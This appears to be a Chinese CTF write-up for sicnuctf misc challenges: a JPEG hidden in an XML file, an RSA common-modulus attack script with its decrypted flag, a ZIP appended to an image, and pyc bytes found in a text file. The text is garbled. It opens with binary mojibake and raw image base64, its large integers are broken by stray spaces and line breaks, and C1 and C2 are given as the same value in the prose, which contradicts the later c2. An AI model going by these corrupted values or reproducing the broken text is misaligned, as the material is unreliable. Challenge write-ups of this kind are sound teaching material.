?緶□巢熙瑇髀□.??嚘M   □市鰍b0t?   ?稗P?頓<?9?尨豬攸   ? 鄍_椢?污??.禚雕]糯? k?蟒攔Ekm□鍸"8RVP?慽填蜱 @h   矗   ) QE□ QE□□   ?    ? C □□□□□□□□□□□□□□□□               □□□
□□□□□□□□□□%□□#□□ , #&')*)□-0-(0%()(   ? C□□□□□□□(□□□
((((((((((((((((((((((((((((((((((((((((((((((((((   ?□-----/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEw8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxND
Q0Hyc5PTgyPC4zNDL/2wBDAQkJCQwLDBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjL/wgARCAA/ARQDASIAAhEBAxEB/8QAGgABAA
IDAQAAAAAAAAAAAAAAAAAUGAgMEAf/EABcBAQEBAQAAAAAAAAAAAAAAAAACAQP/2gAMAwEAAhADEAAAAb+AAAAAAAAAAwzAAAAAAAAAGGdOLVGRmRa
+aD6SY11jvJ/XW8yw7artJzi0xpL1udjDe9lyuWCuWMkfIHQZHpM7qdMFgho3ItQKrZIrgli3xOJJpYewE/G5VV6pfPL4uno5yItXDmRnNMeEBJ9W85+Hu6DVw9uwjd3PY65VrfJSZTtdu
yIXVYtRX91h5yt5WnmOpDCWoN4zMaZe9RtAAAAAAAAAAAAAA89GtsHnoAAf/EACgQAAIDAAECBQMFAAAAAAAAAAMEAQIFABMUEBESFTU0QFAhIzEyM//aAAgBAQABBQL8r6
q+r7G1q0ihxEnQAM9edwCbXvQdbHEPkTExUlLzcgx
+HcAm2gz26ijQpTRGB2z8SzouzZcc5te6QIa6tCUJEkHW7tysvGzoWCmfuVbHDSYmJgAB00PDS/ZfKSBBR9QHHydJDMF0kOaU1jQ7dBrmz/nqXvct8pWQujKHGXzgXXyvMTGZ9btf0
1L3uW
+UrIW1rDyE017o44QysG3e6ridHBxD6zazdXFcX6Fz5pypFXy6MMgAe6+GtmLwAHmjqp/NeGsLqIOsevl0gdPP0SdyGIiI4030Gnoz7D04vCmnS9C31VYC1Y98Vb6VD5Jc9UtLTaozzTpe
hb6qsBJ3BMTNOMimJ+qNKwrt6VzgJ7gvV3KDfoZjQ1RkPDOu4yVRtvRFcBUL+zraa8gXmXtVP5rwvWL0SixWzj6wMzzO34EZDyh1BzdlYnO
+FyDKRazS5Kw6GIq0vW12Vi866s074XIMpFu
+FyjCo5EwCnNCZW0QlqcMJChrlwCJPSH5zEWigRDnlgBvMRERbog57qlz3VLgTjYpUQ635UQxz95/PPRTnopyliPxH//EABsRAAIDAAMAAAAAAAAAAAAAAAAADAhNRMkBQ/9oACAE
DAQE/AfEjCUuJQzChmFDMKGYUMwoZhQzO7//EABkRAAMAAwAAAAAAAAAAAAAAAAAABEhFAUP/aAAgBAgEBPwHiN4KRSKRSKRSKW7//xAA5EAACAQIDBQUDCgcAAAAAAAA
BAgMAEQQSMSEiMkFREBMUYXEjcvAzQEJDUFKBkaKxJDRiY3PB0f/aAAgBAQAGPwL7Vy5hm6fMrswA86skqN6Neo886xWbnz7MomjzdM1ZnYKOpNb8qL6tVwbimCurFdQDpQzu
q36m3ZlE0ebpmpyrqJPo1GZJ0zWGa7U0uJm9qX3Vz1BhC5WMrc2/H/lYbBQuVDm2apI43cOsYYNfnQ8QpVx94a1dHVh1BvQQuoY6C9Lgo3yLa7kU02FkkWRBfXWkl5nWrPKinoWq
4NxU8onVmbVOnbhcT55TTyH6lvWHmbTEXFSt5WqPq292ReJDHDW5daXwswikB5a1h/eqDClcokO8aKKlmtsa9COZgzBhtFK8q95I4uWJrFYe90RtlY//ACf7NQe/UGEQ5RId40UVLNb
Y16Pf5Xlj4W8r1HmiU5lBNNM6DMj8XTZXiY1PcxrlzHn8XoAnKw4W6U+UiZlQX9KZwLMNjCj75rCelLjUQulrOBTx4aN2YjaSNi0zLxF7A0plTFwDyrF
+na/VN6orcU1hURTWAisLEv1xBoAaDsEeljXxwzDitev4b5YnZkrBiTj51Bi1GYRNiZ1kueS2rNiOMuVOVZtEQZe4qmRXZEZ2Ae4PRqtLDLVzmLRz3o2VO9cD
inH9w/sKEUe6kqXy/HpUU6Fu6U76ipJ891MQt61NIwy96dgp4MQe7dW51hnQHu9A3Wonb
+WOxtnOjFh27yWTdAFCBdsi7340olfl6izA14pVPcxiwJ51i/TtZDowtUGHbTDliaeP7wtUWb6hD
+/aUkQm3FddPOrrBkPP2drDrQ7yIm23eTh862q463XQdazeHytzPd6edZZIyRqQy6edAZXUD
+nhHWiwiKMeI5OXU17WIn300HWghg3RtsU4fOtquOt10HWs3h8rcz3ennW1XHW66DrV1h7s/S3LWHU1ljhZOZAS1voOoMWULFsbfHnSyKDlYcc6M2VNotly9l3iRj5rSnIt14dmlWIuKu
kaL6Lbsu8SMepWrAWFPOVVfvNavl0mvlv0ms8TZl1rXZ59wj8q4R
+VbB9kf/EACcQAQACAQIFBAMBAQAAAAAAAAEAESExURBBYYHwcaGx0UDh8SBQ/9oACAEBAAE/If8AVGZoFt8h6fhdhU5Ki6WexZQa5mGvZqcC5jYNz0U
+iNAk6VFwUJNEYtYKIUVddoKr1RXbgXMbWuHY9ZaOoIB7HmkehLeQsx4tyFn3OZ7Ajd1jE00tCN5kedUhNcGaRfQint0Tz89ZqoUbFdbmGKCh1NZ03ahgoSalw0T4av
M1zxFRpk9L
+lmgAv6S8OBvW/upXLTJ7/so6YLd/wDlcFY1iaPGCD1qdnBu5u1qVHQDeEI0qdYsAGeoaH9ULSjQC9iZ1UVzzmPaXmAnDHWLZHVUU0BSCuzzDnU1N1X
MrMR2LU8xsT2j5YtIc0HKMzmUAc1YrdL21+MzkcF1YbRW81Z
```



sicnuctf{$u9oi_W

打开word.xml，拖进winhex，根据文件头很明显是图片数据，改后缀为jpg即为flag后半段



word.xml

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F     ANSI ASCII
00000000  FF D8 FF E0 00 10 4A 46  49 46 00 01 01 01 00 60  ÿØÿà  JFIF     `
00000010  00 60 00 00 FF DB 00 43  00 08 06 06 07 06 05 08   `  ÿÛ C
00000020  07 07 07 09 09 08 0A 0C  14 0D 0C 0B 0B 0C 19 12
00000030  13 0F 14 1D 1A 1F 1E 1D  1A 1C 1C 20 24 2E 27 20              $.'
00000040  22 2C 23 1C 1C 28 37 29  2C 30 31 34 34 34 1F 27  ",#  (7),01444 '
00000050  39 3D 38 32 3C 2E 33 34  32 FF DB 00 43 01 09 09  9=82<.342ÿÛ C
00000060  09 0C 0B 0C 18 0D 0D 18  32 21 1C 21 32 32 32 32          2! !2222
00000070  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32  2222222222222222
00000080  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32  2222222222222222
00000090  32 32 32 32 32 32 32 32  32 32 32 32 32 32 FF C2  22222222222222ÿÂ
000000A0  00 11 08 00 39 00 CF 03  01 22 00 02 11 01 03 11      9 Ï  "
000000B0  01 FF C4 00 1A 00 01 01  01 01 01 01 01 00 00 00   ÿÄ
000000C0  00 00 00 00 00 00 00 05  04 06 02 03 01 FF C4 00               ÿÄ
000000D0  14 01 01 00 00 00 00 00  00 00 00 00 00 00 00 00
000000E0  00 00 00 FF DA 00 0C 03  01 00 02 10 03 10 00 00     ÿÚ
000000F0  01 EF D1 F1 1D 2B F3 F4  11 4B 40 00 00 00 00 03   ïÑñ +óô K@
00000100  E1 2C B6 00 39 7A 53 28  93 35 CE EA 88 11 EA FE  á,¶ 9zS("5Îêˆ êþ
00000110  9D 40 3C 73 36 3E 24 8A  38 B1 9B EA CD 9A 50 D7   @<s6>$Š8±›êÍšP×
00000120  93 D8 F9 4C A6 53 C1 32  B9 AE 76 8C 27 58 F3 E8  "ØùL¦SÁ2¹®vŒ'Xóè
00000130  02 66 2E 80 4F DB EC 44  C7 D3 82 3F C8 B3 CC 56   f.€OÛìDÇÓ‚?È³ÌV
00000140  CE 46 E8 FE 9B CE 72 D6  91 CE EE A8 23 E6 E8 46  ÎFèþ›ÎrÖ'Îî¨#æèF
00000150  58 DD 18 C1 1F A0 CC 50  00 00 00 00 00 00 00 00  XÝ Á  ÌP
00000160  00 00 00 7F FF C4 00 28  10 00 02 03 00 00 04 06      ÿÄ (
00000170  01 05 00 00 00 00 00 00  00 03 04 01 02 05 00 10
00000180  13 14 12 15 20 22 23 30  06 11 31 33 40 50 FF DA       "#0  13@PÿÚ
00000190  00 08 01 01 00 01 05 02  FE D3 6E C8 49 2F 34 B5          þÓnÈI/4µ
000001A0  BF 78 E5 A0 D9 14 AF DC  69 24 05 27 08 72 FA 16  ¿xå Ù ¯Üi$ ' rú
000001B0  F9 37 34 AB 16 CE B3 25  16 18 3B F3 F1 DC B4 E3  ù74« Î³%  ;óñÜ´ã
000001C0  3A 3D D5 67 95 ED 14 A0  8A FB DC 43 8E 57 41 B7  :=Õg•í  ŠûÜCŽWA·
000001D0  09 53 92 74 95 A4 BA 38  44 7E 64 CD 13 6C 84 29   S't•¤º8D~dÍ l„)
000001E0  5B 60 ED 90 EE A3 2E 3B  55 97 8A 6A CD 51 6F BA  [`í î£.;U—ŠjÍQoº
000001F0  18 BD BF 90 7A 01 F0 EE  EA 5E 29 9E D5 24 78 21   ½¿ z ðîê^)žÕ$x!
00000200  FE 0C 5F 68 F6 A6 3A 7C  9F 89 94 32 ED 16 CE 6E  þ _hö¦:|Ÿ‰"2í În
00000210  D1 3B 57 15 ED B9 74 58  F0 36 BF 47 1C 4A 33 71  Ñ;W í¹tXð6¿G J3q
00000220  01 3E 9B E9 80 B7 68 C8  16 45 A2 2E 9D 7B 26 F8   >›é€·hÈ E¢. {&ø
```



0rd_geeee}

misc2-Easy-Easy


- 出题人：ha2

解题思路

把四个文件下载打开后，可以看出有pubkey1.pem和pubkey2.pem以及有两个密文。可以联想到是考察rsa 的共模攻击。将pubkey1.pem和pubkey2.pem拖进kali 进入openssl下，键入：

```
openssl->rsa -pubin -text -modulus -in pubkey1.pem
openssl->rsa -pubin -text -modulus in pubkey2.pem
```

可以求解出e1，e2，n的值。e1=2333 e2=23333



```
    e7:24:81:db:25:68:aa:82:9e:ea:c8:7d:20:1a:5a:
    8f:f5:ee:6f:0b:e3:81:92:ab:28:39:63:5f:6c:66:
    42:17
Exponent: 2333 (0x91d)
Modulus=8989A398988456B3FEF4A6AD86DF3C99577F8978048DE5436BEFC30D8D8C94958912AA52
6FF333B66857306EBB8DE36C2C396A84EFDC5D382502DAA1A3F3B6E97502D2E31C849330F5B4C952
57A149A97F5954EAF89341147ADCDD4E950FFF74E30BBE622876B42EEAC86DF4AD9715D05B5604AA
8179424C7D9AC46BD6B5F322B2B5728BA148704A25A8EFCC1E7C84EA7E5CE3E01703F04F94A431D9
954BD7AE2C7DD6E879B35F8A2D4A5EFBE737257BF99BD9EE66B15AFF233FC77B558A487DA5952FBE
2B923DA9C5EB46788C050336B7E36A5ED82D5C1B2AEB0E45BEE405CBE72481DB2568AA829EEAC87D
201A5A8FF5EE6F0BE38192AB2839635F6C664217
writing RSA key
-----BEGIN PUBLIC KEY-----
```


打开两个密文文件，观察是base64，先解一遍base64，观察发现，考虑bytes_to_long转换，成功得到密文c1和c2的值分别为

C1=606348729809206847921412636447521230753016962015787937734908771755039126330573994046687391668017386815193411820238620129210647987257217746387767163962017040301647726850712649599669308077379136010293899155757839417885818663431246147978294802274710696234410962118071060992637685682398988872298626521310346727048252127483983524221274860073336833132487450108027619279901103382768383729056603642444075036097650816547165905275487351976177674026956516000644510136326913725906759555738187580537759686233571048413860584673231892180206266255943672786561085053743126411145551138769568695488909773027871665153960968947417561689 3

C2=6063487298092068479214126364475212307530169620157879377349087717550391263305739940466873916680173868151934118202386201292106479872572177463877671639620170403016477268507126495996693080773791360102938991557578394178858186634312461479782948022747106962344109621180710609926376856823989888722986265213103467270482521274839835242212748600733368331324874501080276192799011033827683837290566036424440750360976508165471659052754873519761776740269565160006445101363269137259067595557381875805377596862335710484138605846732318921802062662559436727865610850537431264111455511387695686954889097730278716651539609689474175616893

我们现在知道了n 、c1、c2、e1、e2可用如下脚本直接解密：

```
from libnum import n2s,s2n
from gmpy2 import invert

# 欧几里得算法
def egcd(a, b):
  if a == 0:
    return (b, 0, 1)
  else:
    g, y, x = egcd(b % a, a)
    return (g, x - (b // a) * y, y)

def main():
  n = 
1736252012414973605929160571783981408943126183397240817576650489487609127202119737448021558
2589878198406028065354454242540322618614670160317701698407729515781811530180885334265851364
4903578849093360854107751689539421203592150389250253053634805386854879888273394638905392790
0828524171132604186818380584850307737396708291093242279816524248115459379471263925115785610
2009630894845049984346776659339380886766804814959778048440996937820138560802077375885700500
7376999040110324510073417771605864673182642883700803155193058002476826118027749969993308125
347238069254260525471283711806832659635255818420373998693232465300853 99

 c1=6063487298092068479214126364475212307530169620157879377349087717550391263305739940466 87
3916680173868151934118202386201292106479872572177463877671639620170403016477268507126495996
6930807737913601029389915575783941788581866343124614797829480227471069623441096211807106099
2637685682398988872298626521310346727048252127483983524221274860073336833132487450108027619
2799011033827683837290566036424440750360976508165471659052754873519761776740269565160006445
1013632691372590675955573818758053775968623357104841386058467323189218020626625594367278656
1085053743126411145551138769568695488909773027871665153960968947417561 6893

  c2=5685964616589421904123860531639227091237469422189633538296252784445055083618998235755 8
1601439679160662836401917460423326118217546740320958704591437435331929026766262946832488857
4294370772610335391498228952148879868698934428023515561022163850876603136960475633669987772
6627221144001644362423891359306418874422337645700683368183592992328273294812143290909515376
6768811843631517733178600781774764687575839401553219590424566942900577708920633040106674834
9486043122126741564788612314086835096700653807186808502052821069456466671112850935784237764
05631954746149438596608328911025555423060029655354521816614188643272422 3274
  e1 = 2333
  e2 = 23333
  s = egcd(e1, e2)
  s1 = s[1]
  s2 = s[2]
  # 求模反元素
  if s1<0:
    s1 = - s1
    c1 = invert(c1, n)
  elif s2<0:
    s2 = - s2
    c2 = invert(c2, n)

  m = pow(c1,s1,n)*pow(c2,s2,n) % n
  # print hex(m)[2:].replace('l','').decode('hex')
  print n2s(m)

if __name__ == '__main__':
  main()
```



```
root@kali:~# python de1.py
sicnuctf{23re_SDxF_y78hu_5rFgS}
root@kali:~# 
```


openssl是一个功能强大的工具包，它集成了众多密码算法及实用工具。我们即可以利用它提供的命令台工具生成密钥、证书来加密解密文件，也可以在利用其提供的API接口在代码中对传输信息进行加密。

misc3-走，跟我去二次元吧

- 出题人：昏鸦

解题思路

打开图片，拖进winhex，可看到文件末尾有段压缩数据




erciyuan.jpg

```
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F      ANSI ASCII
00010810   A5 32 D7 E2 D0 15 A7 FE  C1 89 0A E4 18 8B C8 45   ¥2×âÐ §þÁ‰ ä ‹ÈE
00010820   2F 5B DC 3F 38 82 5D 51  46 8C E6 95 C1 EB 3B 0A   /[Ü?8‚]QFŒæ•Áë;
00010830   BB 71 3C 4C 62 D4 7D CE  57 44 F4 D5 B9 58 66 E7   »q<LbÔ}ÎWDôÕ¹Xfç
00010840   3C 74 E8 58 31 7A DB C5  91 89 F7 C0 1C B7 7F 2D   <tèX1zÛÅ'‰÷À · -
00010850   1F 11 B7 6B AF 5B B7 2B  E7 B1 7D DD 7E 7B B7 3B     ·k¯[·+ç±}Ý~{·;
00010860   B3 AD CC D1 88 84 82 AF  C4 D7 BB 5A 8A BA 70 07   ³-ÌÑˆ„‚¯Ä×»ZŠºp
00010870   65 A6 95 53 BC 11 E7 37  E2 4D DF 22 33 7B CC DA   e¦•S¼ ç7âMß"3{ÌÚ
00010880   0D 45 7B CB 74 51 E0 CF  BB AE 29 3F DF 77 FD AC    E{ËtQàÏ»®)?ßwý¬
00010890   37 FB 61 B0 C6 C3 97 60  98 A6 3F 1C 0A B4 0B 6D   7ûa°ÆÃ—`˜¦?  ´ m
000108A0   C7 98 DD 78 E1 EF FF 01  1A D5 FA F3 E3 50 56 4D   Ç˜Ýxáïÿ  ÕúóãPVM
000108B0   9B FE 6F FE 45 BC 68 C6  8B CE E3 17 50 4B 01 02   ›þoþE¼hÆ‹Îã PK
000108C0   3F 00 0A 00 00 08 00 00  49 A4 A3 4E 00 00 00 00   ?       I¤£N
000108D0   00 00 00 00 00 00 00 00  06 00 24 00 00 00 00 00           $
000108E0   00 00 10 00 00 00 00 00  00 00 65 6D 6D 6D 6D 2F             emmmm/
000108F0   0A 00 20 00 00 00 00 00  01 00 18 00 B1 A9 AF 85                 ±©¯…
00010900   AC 01 D5 01 A2 D0 AF 85  AC 01 D5 01 11 11 CF 77   ¬ Õ ¢Ð¯…¬ Õ   Ïw
00010910   AC 01 D5 01 50 4B 01 02  3F 00 0A 00 00 08 00 00   ¬ Õ PK  ?
00010920   78 5C A3 4E EF C4 1B 52  D0 04 00 00 D0 04 00 00   x\£NïÄ RÐ   Ð
00010930   0E 00 24 00 00 00 00 00  00 00 20 00 00 00 24 00     $             $
00010940   00 00 65 6D 6D 6D 6D 2F  28 30 5F 30 29 2E 37 7A     emmmm/(0_0).7z
00010950   0A 00 20 00 00 00 00 00  01 00 18 00 41 F9 74 4B               AùtK
00010960   61 01 D5 01 B1 A9 AF 85  AC 01 D5 01 B1 A9 AF 85   a Õ ±©¯…¬ Õ ±©¯…
00010970   AC 01 D5 01 50 4B 01 02  3F 00 14 00 00 08 08 00   ¬ Õ PK  ?
00010980   D3 A3 A3 4E 1B 25 E4 9C  0C 02 00 00 CE 04 00 00   Ó££N %äœ    Î
00010990   0D 00 24 00 00 00 00 00  00 00 20 00 00 00 20 05     $
000109A0   00 00 65 6D 6D 6D 6D 2F  6B 65 79 2E 74 78 74 0A     emmmm/key.txt
000109B0   00 20 00 00 00 00 00 01  00 18 00 D9 94 3C 03 AC              Ù”< ¬
000109C0   01 D5 01 48 C2 4E 83 AC  01 D5 01 48 C2 4E 83 AC    Õ HÂNƒ¬ Õ HÂNƒ¬
000109D0   01 D5 01 50 4B 05 06 00  00 00 00 03 00 03 00 17    Õ PK
000109E0   01 00 00 57 07 00 00 00  00                           W
```

提取解压，有一个压缩文件和一个key.txt

压缩文件解压需要密码，猜测根据key.txt找到压缩文件的密码




flag.zip - 2345好压

flag.zip\emmmm

名称	大小	压缩后大小	类型	安全	修改时间	CRC32	压
..(上层目录)							
(0_0).7z	1.20 KB	1.20 KB	好压 7Z 压缩文件		2019-05-03 11:35:...	521BC4EF	St
key.txt	1.20 KB	1 KB	文本文档		2019-05-03 20:30:...	9CE4251B	De


打开key.txt，根据格式猜测是某种文件的数据



```
330d 0d0a 5334 cc5c 5d01 0000 e300 0000
0000 0000 0000 0000 0003 0000 0040 0000
0073 6800 0000 6400 5a00 6401 5a01 6402
5a02 6403 5a03 6404 5a04 6405 5a05 6406
5a06 6407 5a07 6408 5a08 6409 5a09 640a
5a0a 640b 5a0b 640c 5a0c 640d 5a0d 6508
6509 1700 0100 6503 6505 1700 6506 1700
5a0e 6507 6504 1700 5a0f 6510 650e 650f
1700 640e 1700 8301 0100 640f 5300 2910
5a0d 7157 5274 7147 5745 6173 6441 465a
0c7a 5648 5369 6f49 4f47 5659 495a 0d67
6855 5946 4f46 7667 6a63 676f 5a0c 527a
5261 5645 3150 536c 6448 7a08 5230 394a
5051 3d3d 5a0c 5454 4e46 5330 3561 566b
645a 5a0c 576c 5250 546b 4a58 5231 6c61
5a0c 5645 564e 576c 4648 5456 6c55 5a0c
7a78 554f 6342 564b 7975 4647 5a0b 374a
4637 3554 5574 7538 365a 0c73 6164 6577
6766 7761 7267 685a 0c61 7364 7177 6471
7766 7364 615a 0d61 7364 7177 6366 3477
7962 6572 5a0f 6173 6466 7177 7261 7366
```

根据文件头搜索到跟python有关，猜测是python文件编译后产生的pyc文件

根据数据创建pyc文件，反编译或直接运行(python3.6)，得到一串base64

